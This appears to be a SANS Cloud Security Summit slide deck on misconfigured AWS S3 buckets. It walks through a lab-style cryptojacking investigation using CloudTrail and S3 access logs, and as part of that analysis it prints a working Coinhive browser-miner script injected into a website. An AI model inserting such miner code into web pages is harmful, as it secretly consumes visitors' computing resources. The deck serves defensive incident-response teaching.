

# Put a Lid on Those AWS S3 Buckets

SANS Cloud Security Summit

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# Who Are We



**Melisa Napoles**

Passionate about Big (and small) Data,  
Cloud and CyberSecurity



**Lily Lee**

GCIH, GMON, WiCyS Silicon Valley

# Goals

- Why focus on misconfigured buckets?
- What are the anticipated and unanticipated fallouts of misconfigured buckets?
- What are the key data sources for identifying misconfigured buckets?
- How do I pivot between data sources for understanding what happened?

# A Quick Recap from SANS Cloud Security Summit 2019

“Keep It Flexible—How Cloud Makes It Easier and Harder to Detect Bad Stuff”

- On-premises infrastructure mapped to corresponding AWS services
- AWS Shared Responsibility Model
- Understand what data is security-relevant; and where and how to get that data
- An in-depth look at CloudTrail to detect malicious activity
- Best practice checklist (e.g., AWS Trusted Advisor, AWS Knowledge Center)

# Secure the Files in Your Amazon S3 Bucket



## Common (Human) Errors

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- Allowing anonymous access
- Allowing file listing
- Allowing arbitrary file upload / download
- Allowing read / writes of objects
- Allowing control of the files and objects
- Revealing ACP / ACL

## Best Practices

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- Restrict access to your S3 resources (IAM user permissions, bucket policies, ACLs)
- Use encryption to protect your data (at rest+in transit)
- Create data copies
- Enable versioning & S3 Object Lock
- Enable multi-factor authentication delete
- Monitor your S3 resources (S3 access logging, CloudTrail, Config)
- Use *S3 Access Points* to manage data at scale
- Use *block public access* setting
- Enable AWS Config rules (s3-bucket-public-[write|read]-prohibited)

# S3 Misconfiguration Can Lead to Data Breach and Other Security Incidents

A few examples

Financial Data

Login Credentials

Proprietary Data

PII Data

Payment Data

Injection Attack

Credit Card Skimming

Config Files

Encryption Keys


Website Content

Ransomware Attack

Denial of Wallet Attack

# Inadvertent AWS S3 Data Breaches

PII exposed ranging from 30,000 to 540 million people






# Real-World Attack Scenario

S3 Misconfiguration Leading to Cryptojacking

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# Example AWS Cloud Architecture for Web Application Hosting



# What Is Cryptomining / Cryptojacking?

## CRYPTOMINING



Using computer resources, such as CPU cycles, in exchange for money, or cryptocurrency.

## CRYPTOJACKING




The unauthorized use of someone else's device or machine to mine cryptocurrency (i.e., malicious cryptomining).

# How Can Cryptojacking Occur?


## Distribution mechanisms

### Install cryptomining code / software



Any device that can provide CPU cycles and electricity is vulnerable

### Browser-based cryptomining code



JavaScript code that executes when loaded in the web browser

### Public / Guest Wi-Fi




Inject cryptomining content to HTML requests

## Amazon S3

**Buckets (40)**

Buckets are the fundamental container in Amazon S3 for data storage. For others to access the objects in your buckets, you'll need to explicitly grant them permissions.

Q frothlywebcode X 1 match

Name	Region	Access
<input type="radio"/> frothlywebcode	US East (N. Virginia) us-east-1	 Public

To: allhands@froth.ly

Cc:

Bcc:

Subject: Improved brewertalk.com - check it out!

Hey Frothlies!

I just added some great improvements to brewertalk.com to better handle forum threads and allow for posts of multi-media kinds of files rather than just photos. And it's all running in our new swanky AWS environment ("the cloud" for those of you not sure what that is!) I think you'll be impressed enough to maybe buy me a beer! Let me know.


<http://www.brewertalk.com>



LOADING...




[www.brewertalk.com](http://www.brewertalk.com)





# The Attack Scenario






# The Investigation

What Happened Post-Exploit

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# The Endpoint Investigation



```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>


<script>
  var miner = new CoinHive.Anonymous('swUaVm1xhugv49RmyEMucajPO8VPAU1S');
  miner.start()
</script>
```




Err... How did that miner code  
get into brewertalk.com?  
Those weren't *my* changes!



# Reviewing AWS Logs, Part I



1



## Review S3 bucket permissions.

- Ensure the S3 bucket is not public.
- If exposed, confirm when and by whom.

2



## Audit S3 bucket access.

- Review all bucket activity post exposure (especially uploads and downloads).

# What Does Public Read Access Look Like?

## CloudTrail Logs

**WHERE** → `awsRegion: us-west-1`

**WHAT** → `eventName: PutBucketAcl`

**WHEN** → `eventTime: 2018-08-20T13:01:46Z`

**WHAT** → `bucketName: frothlywebcode`

**WHO** → `arn: arn:aws:iam::622676721278:user/bstoll`

```
{ [-]
  awsRegion: us-west-1
  eventID: ab45689d-69cd-41e7-8705-5350402cf7ac
  eventName: PutBucketAcl
  eventSource: s3.amazonaws.com
  eventTime: 2018-08-20T13:01:46Z
  eventType: AwsApiCall
  eventVersion: 1.05
  recipientAccountId: 622676721278
  requestID: 487488D003569438
  requestParameters: { [-]
    AccessControlPolicy: { [+]
      }
    acl: [ [+]
      ]
    bucketName: frothlywebcode
  }
  responseElements: null
  sourceIPAddress: 107.77.212.175
  userAgent: signin.amazonaws.com
  userIdentity: { [-]
    accessKeyId: ASIAZB6TMXZ70A2RDK5X
    accountId: 622676721278
    arn: arn:aws:iam::622676721278:user/bstoll
    invokedBy: signin.amazonaws.com
    principalId: AIDAJUFKXZ44LV4EN4MGK
    sessionContext: { [+]
      }
    type: IAMUser
    userName: bstoll
  }
}
```

```
requestParameters: { [-]
  AccessControlPolicy: { [-]
    AccessControlList: { [-]
      Grant: [ [-]
        { [-]
          Grantee: { [-]
            URI: http://acs.amazonaws.com/groups/global/AllUsers
            xmlns:xsi: http://www.w3.org/2001/XMLSchema-instance
            xsi:type: Group
          }
          Permission: READ
        }
      }
    }
  }
  Grantee: { [-]
    URI: http://acs.amazonaws.com/groups/global/AllUsers
    xmlns:xsi: http://www.w3.org/2001/XMLSchema-instance
    xsi:type: Group
  }
  Permission: WRITE
}
```

HOW

HOW

HOW

HOW



# What Happened Post Exposure?

## S3 Access Logs: A Look at Download (REST.GET.OBJECT) & Upload (REST.PUT.OBJECT) Activity

Time ↕	Source IP ↕	Requester ↕	Operation ↕	Key ↕	HTTP Status ↕	Bytes Sent ↕	Object Size ↕	User Agent ↕
2018-08-20 07:02:44	52.66.146.128	-	REST.PUT.OBJECT	OPEN_BUCKET_PLEASE_FIX.txt	200	-	377	Boto3/1.7.62 Python/2.7.14 Linux/4.14.47-64.38.amzn2.x86_64 Botocore/1.8.12
2018-08-20 07:03:46	35.182.246.222	-	REST.GET.OBJECT	OPEN_BUCKET_PLEASE_FIX.txt	200	377	377	aws-cli/1.14.8 Python/2.7.14 Linux/4.14.47-64.38.amzn2.x86_64 botocore/1.8.12
2018-08-20 07:03:46	35.182.246.222	-	REST.GET.OBJECT	frothly_html_memcached.tar.gz	200	3057116	3057116	aws-cli/1.14.8 Python/2.7.14 Linux/4.14.47-64.38.amzn2.x86_64 botocore/1.8.12
2018-08-20 07:04:17	35.182.246.222	-	REST.PUT.OBJECT	frothly_html_memcached.tar.gz	200	-	3076532	Boto3/1.7.61 Python/2.7.14 Linux/4.14.47-64.38.amzn2.x86_64 Botocore/1.8.12
2018-08-20 07:33:35	54.183.247.244	arn:aws:sts::622676721278:assumed-role/EC2InstanceRole/i-0cc93bade2b3cba63	REST.GET.OBJECT	frothly_html_memcached.tar.gz	200	3076532	3076532	aws-cli/1.14.9 Python/2.7.14 Linux/4.14.47-56.37.amzn1.x86_64 botocore/1.8.13
2018-08-20 07:59:21	107.77.212.175	arn:aws:iam::622676721278:user/bstoll	REST.GET.OBJECT	frothly_html_memcached.tar.gz	200	3076532	3076532	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36
